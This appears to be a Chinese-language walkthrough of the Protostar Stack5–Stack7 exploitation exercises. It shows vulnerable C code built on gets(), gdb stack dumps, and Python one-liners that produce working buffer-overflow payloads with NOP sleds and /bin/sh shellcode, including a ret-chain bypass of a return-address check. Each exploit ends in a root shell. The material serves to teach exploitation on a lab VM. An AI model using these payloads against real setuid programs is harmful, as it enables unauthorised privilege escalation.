
1 Stack5

```c
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv)
{
   char buffer[64];

   gets(buffer);
}
```

本题代码非常简单，注意到 `gets` 函数，需要利用该函数进行越界写入。因此本题的攻击思路为使用 `gets` 函数修改返回地址并在栈中写入shell code，使得程序从 `main` 函数返回时跳转至shell code。

输入80个字符1，查看esp指针对应地址内存，发现返回地址已被修改。



```
Starting program: /opt/protostar/bin/stack5
11111111111111111111111111111111111111111111111111111111111111111111111111111111

Breakpoint 1, 0x080483da in main (argc=Cannot access memory at address 0x31313139
) at stack5/stack5.c:11
11      in stack5/stack5.c
(gdb) x/24wx $esp
0xbffffcac:     0x31313131      0x00000000      0xbffffd54      0xbffffd5c
0xbffffcbc:     0xb7fe1848      0xbffffd10      0xffffffff      0xb7ffeff4
0xbffffccc:     0x08048232      0x00000001      0xbffffd10      0xb7ff0626
0xbffffcdc:     0xb7fffab0      0xb7fe1b28      0xb7fd7ff4      0x00000000
0xbffffcec:     0x00000000      0xbffffd28      0x4b3c78f5      0x617d6ee5
0xbffffcfc:     0x00000000      0x00000000      0x00000000      0x00000001
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x31313131 in ?? ()
(gdb)
```

于是使用下面的python代码生成攻击输入：


```
python -c 'print("1"*76+"\x00\xf8\xff\xbf"+"\x90"*256+"\x31\xc0\x31\xdb\xb0\x06\xcd\x80\x53\x68/tty\x68/dev\x89\xe3\x31\xc9\x66\xb9\x12\x27\xb0\x05\xcd\x80\x31\xc0\x50\x68//sh\x68/bin\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80")'
```

首先填充76字节，然后填入返回地址，中间使用若干NOP填充，最后为shell code。

在gdb中运行结果如下：

```
user@protostar:/opt/protostar/bin$ gdb stack5
GNU gdb (GDB) 7.0.1-debian
Copyright (C) 2009 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>...
Reading symbols from /opt/protostar/bin/stack5...done.
(gdb) r < /tmp/stack5.txt
Starting program: /opt/protostar/bin/stack5 < /tmp/stack5.txt
Executing new program: /bin/dash
$ ls
final0  final2   format1  format3  heap0  heap2  net0  net2  net4    stack1  stack3  stack5  stack7
final1  format0  format2  format4  heap1  heap3  net1  net3  stack0  stack2  stack4  stack6
$ |
```

shell中直接运行结果如下:



```
user@protostar:/opt/protostar/bin$ python -c 'print("1"*76+"\x00\xf8\xff\xbf"+"\x90"*256+"\x31\xc0\x31\
80\x53\x68/tty\x68/dev\x89\xe3\x31\xc9\x66\xb9\x12\x27\xb0\x05\xcd\x80\x31\xc0\x50\x68//sh\x68/bin\x89\
e1\x99\xb0\x0b\xcd\x80")'| ./stack5
# ls
final0  final2   format1  format3  heap0  heap2  net0  net2  net4    stack1  stack3  stack5  stack7
final1  format0  format2  format4  heap1  heap3  net1  net3  stack0  stack2  stack4  stack6
# whoami
root
# |
```

我们成功进入了shell并获得了root权限。

2 Stack6

```c
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

void getpath()
{
   char buffer[64];
   unsigned int ret;

   printf("input path please: "); fflush(stdout);

   gets(buffer);

   ret = __builtin_return_address(0);

   if((ret & 0xbf000000) == 0xbf000000) {
      printf("bzzzt (%p)\n", ret);
      _exit(1);
   }

   printf("got path %s\n", buffer);
}

```


```c
int main(int argc, char **argv)
{
   getpath();
}
```

本题与上一题一样，需要通过修改返回地址来执行shell code。但是本题中使用了 `__builtin_return_address(0)` 函数获取返回地址，并在稍后检查返回地址的最高字节是否为 `0xbf` ，这使得我们没有办法直接让函数返回到栈上。

为绕过上述的检测机制，我们可以让 `getpath` 函数返回到代码段上的一条ret指令，让程序再次返回，修改第二次的返回地址到栈上，从而执行我们的shell code。

注意到 `0x080484f9` 处有一条ret指令，该地址最高字节不是 `0xbf` ，因此可以通过检查。

使用gdb内存查看，发现需要使用80字节填充栈空间。




```
(gdb) r
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /opt/protostar/bin/stack6
input path please: 111111111111111111111111111111111111111111111111111111111111111111111111111111111111
got path 111111111111111111111111111111111111111111111111111111111111111111111111111111111111

Breakpoint 3, 0x080484f9 in getpath () at stack6/stack6.c:23
23      in stack6/stack6.c
(gdb) x/16wx $esp
0xbffff79c:     0x31313131      0x08048500      0x00000000      0xbffff828
0xbffff7ac:     0xb7eadc76      0x00000001      0xbffff854      0xbffff85c
0xbffff7bc:     0xb7fe1848      0xbffff810      0xffffffff      0xb7ffeff4
0xbffff7cc:     0x080482a1      0x00000001      0xbffff810      0xb7ff0626
(gdb) 
```

我们的攻击输入生成代码为：

```
python -c 'print("1"*80+"\xf9\x84\x04\x08\xff\xf7\xff\xbf"+"\x90"*256+"\x31\xc0\x31\xdb\xb0\x06\xcd\x80\x53\x68/tty\x68/dev\x89\xe3\x31\xc9\x66\xb9\x12\x27\xb0\x05\xcd\x80\x31\xc0\x50\x68//sh\x68/bin\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80")'
```


首先使用80个字符填充栈空间，然后4个字节为第一次返回地址，再接4字节第二次返回地址，使用256字节NOP填充，最后是shell code。

输入我们构造的输入，查看内存，发现已经按照预期对内存进行了修改。



```
Breakpoint 1, 0x080484f9 in getpath () at stack6/stack6.c:23
23      stack6/stack6.c: No such file or directory.
        in stack6/stack6.c
(gdb)  x/16wx $esp
0xbffff79c:     0x080484f9      0xbffff7a4      0x90909090      0x90909090
0xbffff7ac:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff7bc:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff7cc:     0x90909090      0x90909090      0x90909090      0x90909090
(gdb) 
```

执行结果如下，我们成功进入shell并获得了root权限。



```
user@protostar:/opt/protostar/bin$ python -c 'print("1"*80+"\xf9\x84\x04\x08\xff\xf7\xff\xbf"+"\x90"*256+"\x31\xc0\x31\x
db\xb0\x06\xcd\x80\x53\x68/tty\x68/dev\x89\xe3\x31\xc9\x66\xb9\x12\x27\xb0\x05\xcd\x80\x31\xc0\x50\x68//sh\x68/bin\x89\x
e3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80")' | ./stack6
input path please: got path 1111111111111111111111111111111111111111111111111111111111111111��111111111111��������������
������������������������������������������������������������������������������������������������������������������������
������������������������������������������������������������������������������������������������������������������������
��������1�1.▯ `Sh/ttyh/dev��1�f�▯'�▯ `1�Ph//shh/bin��PS�¬

# whoami
root
# id
uid=1001(user) gid=1001(user) euid=0(root) groups=0(root),1001(user)
# ls
final0  final2   format1  format3  heap0  heap2  net0  net2  net4    stack1  stack3  stack5  stack7
final1  format0  format2  format4  heap1  heap3  net1  net3  stack0  stack2  stack4  stack6
# |
```

3 Stack7

```c
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

char *getpath()
{
   char buffer[64];
   unsigned int ret;

   printf("input path please: "); fflush(stdout);

   gets(buffer);

   ret = __builtin_return_address(0);

   if((ret & 0xb0000000) == 0xb0000000) {
         printf("bzzzt (%p)\n", ret);
         _exit(1);
  }

   printf("got path %s\n", buffer);
   return strdup(buffer);
}

int main(int argc, char **argv)
{
   getpath();
}
```

本题和上一题类似，主要差异在于变为检查返回地址最高四位是否为 0xb 。考虑到上一题中，我们第一次返回地址在代码段，最高四位不为 0xb ，因此可以使用与上一题一样的思路。

使用下面的代码生成输入：

```
python -c
'print("1"*80+"\x44\x85\x04\x08\xff\xf7\xff\xbf"+"\x90"*50+"\x31\xc0\x31\xdb\xb0\x06
\xcd\x80\x53\x68/tty\x68/dev\x89\xe3\x31\xc9\x66\xb9\x12\x27\xb0\x05\xcd\x80\x31\xc0
\x50\x68//sh\x68/bin\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80")'
```

首先使用80个字符填充栈空间，然后4个字节为第一次返回地址，再接4字节第二次返回地址，使用256字节NOP填充，最后是shell code。

执行结果如下，我们成功进入shell并获得了root权限。

```
user@protostar:/opt/protostar/bin$ (python -c 'print("1"*80+"\x44\x85\x04\x08\xff\xf7\xff\xbf"+"\x90"*50+"\x31\xc0\x31\x
db\xb0\x06\xcd\x80\x53\x68/tty\x68/dev\x89\xe3\x31\xc9\x66\xb9\x12\x27\xb0\x05\xcd\x80\x31\xc0\x50\x68//sh\x68/bin\x89\x
e3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80")';cat)|./stack7
input path please: got path 1111111111111111111111111111111111111111111111111111111111111111D◆111111111111D◆◆◆◆◆◆◆◆◆◆◆◆◆
◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆1◆1·□ `Sh/ttyh/dev◆◆1◆f◆□'◆□ `1◆Ph//shh/bin◆◆PS◆¬
                                                                                                `

# whoami
root
# id
uid=1001(user) gid=1001(user) euid=0(root) groups=0(root),1001(user)
# ls
final0  final2   format1  format3  heap0  heap2  net0  net2  net4    stack1  stack3  stack5  stack7
final1  format0  format2  format4  heap1  heap3  net1  net3  stack0  stack2  stack4  stack6
# |
```